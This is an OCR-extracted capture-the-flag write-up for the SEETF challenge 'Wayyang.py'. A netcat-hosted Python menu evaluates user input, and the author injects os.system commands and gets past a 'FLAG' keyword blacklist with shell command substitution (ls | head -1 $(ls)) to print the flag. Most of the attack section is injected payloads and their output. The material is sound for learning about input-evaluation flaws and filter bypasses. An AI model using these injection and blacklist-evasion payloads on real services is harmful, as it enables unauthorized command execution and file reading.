
Wayyang.py

Challenge Description: Infitesky as a service <3
Challenge Author: Fawl
NetCat: nc fun.chall.seetf.sg 50008

In this challenge, we want to retrieve the flag from the online program provided.
Upon entering the NetCat command into cmd.exe, the following screen appears:




```
What would you like to do today?
1. Weather
2. Time
3. Tiktok of the day
4. Read straits times
5. Get flag
6. Exit
>>
```


From the challenge description, we can guess that the program is in Python. We want to navigate the directory from which the program is being run.

Entering `os.system('dir')` doesn't do anything here, so we test out all the given options.
Options 1, 2, 3, 5 simply prints some output before closing the program; option 6 closes the program immediately. Only option 4 takes in another input again.

We try `os.system('dir')` again. This time, we can see `FLAG` , so we trying entering some commands to access it.




```
>> 4
which news article you want babe :)   os.system('dir')
FLAG  bin  news  run.sh  wayyang.py
```



```
which news article you want babe :)   FLAG
NICE TRY. WAYYANG SEE YOU!!!!!
WAYYANG DECLARED SEXIEST MAN ALIVE

SINGAPORE - In the latest edition of Mister Universe, Wayyang won again, surprising absolutely no one.
The judges were blown away by his awesome abdominals and stunned by his sublime sexiness.
When asked for his opinions on his latest win, Wayyang said nothing, choosing to smoulder into the distance.
```



```
>> 4
which news article you want babe :)   os.system('cd FLAG')
NICE TRY. WAYYANG SEE YOU!!!!!
WAYYANG DECLARED SEXIEST MAN ALIVE

SINGAPORE - In the latest edition of Mister Universe, Wayyang won again, surprising absolutely no one.
The judges were blown away by his awesome abdominals and stunned by his sublime sexiness.
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```


We can infer that `FLAG` has been blacklisted as a keyword. Thus we need to use other system commands to enter `FLAG`.


Using commands in Bash, we can navigate the file directory without explicitly stating the keyword. Follow the commands in the pictures below to observe how to retrieve the flag.
(`|` pipes one command into the next. `$()` allows us to execute the next command without going to the next line.)

1. List the contents of the directory.




```
which news article you want babe :)   os.system('ls')
FLAG
bin
news
run.sh
wayyang.py
```

2. Select the first directory, `FLAG`. While inside, list the items.



```
which news article you want babe :)   os.system('ls | head -1 $(ls)')
==> FLAG <==
SEE{wayyang_as_a_service_621331e420c46e29cfde50f66ad184cc}
==> bin <==

==> news <==
WAYYANG DECLARED SEXIEST MAN ALIVE

==> run.sh <==
# /usr/bin/sh

==> wayyang.py <==
#!/usr/local/bin/python
```

3. The flag has already been found. Filter out the contents of the flag.



```
which news article you want babe :)   os.system('ls | head -1 $(ls | head -1)')
SEE{wayyang_as_a_service_621331e420c46e29cfde50f66ad184cc}
```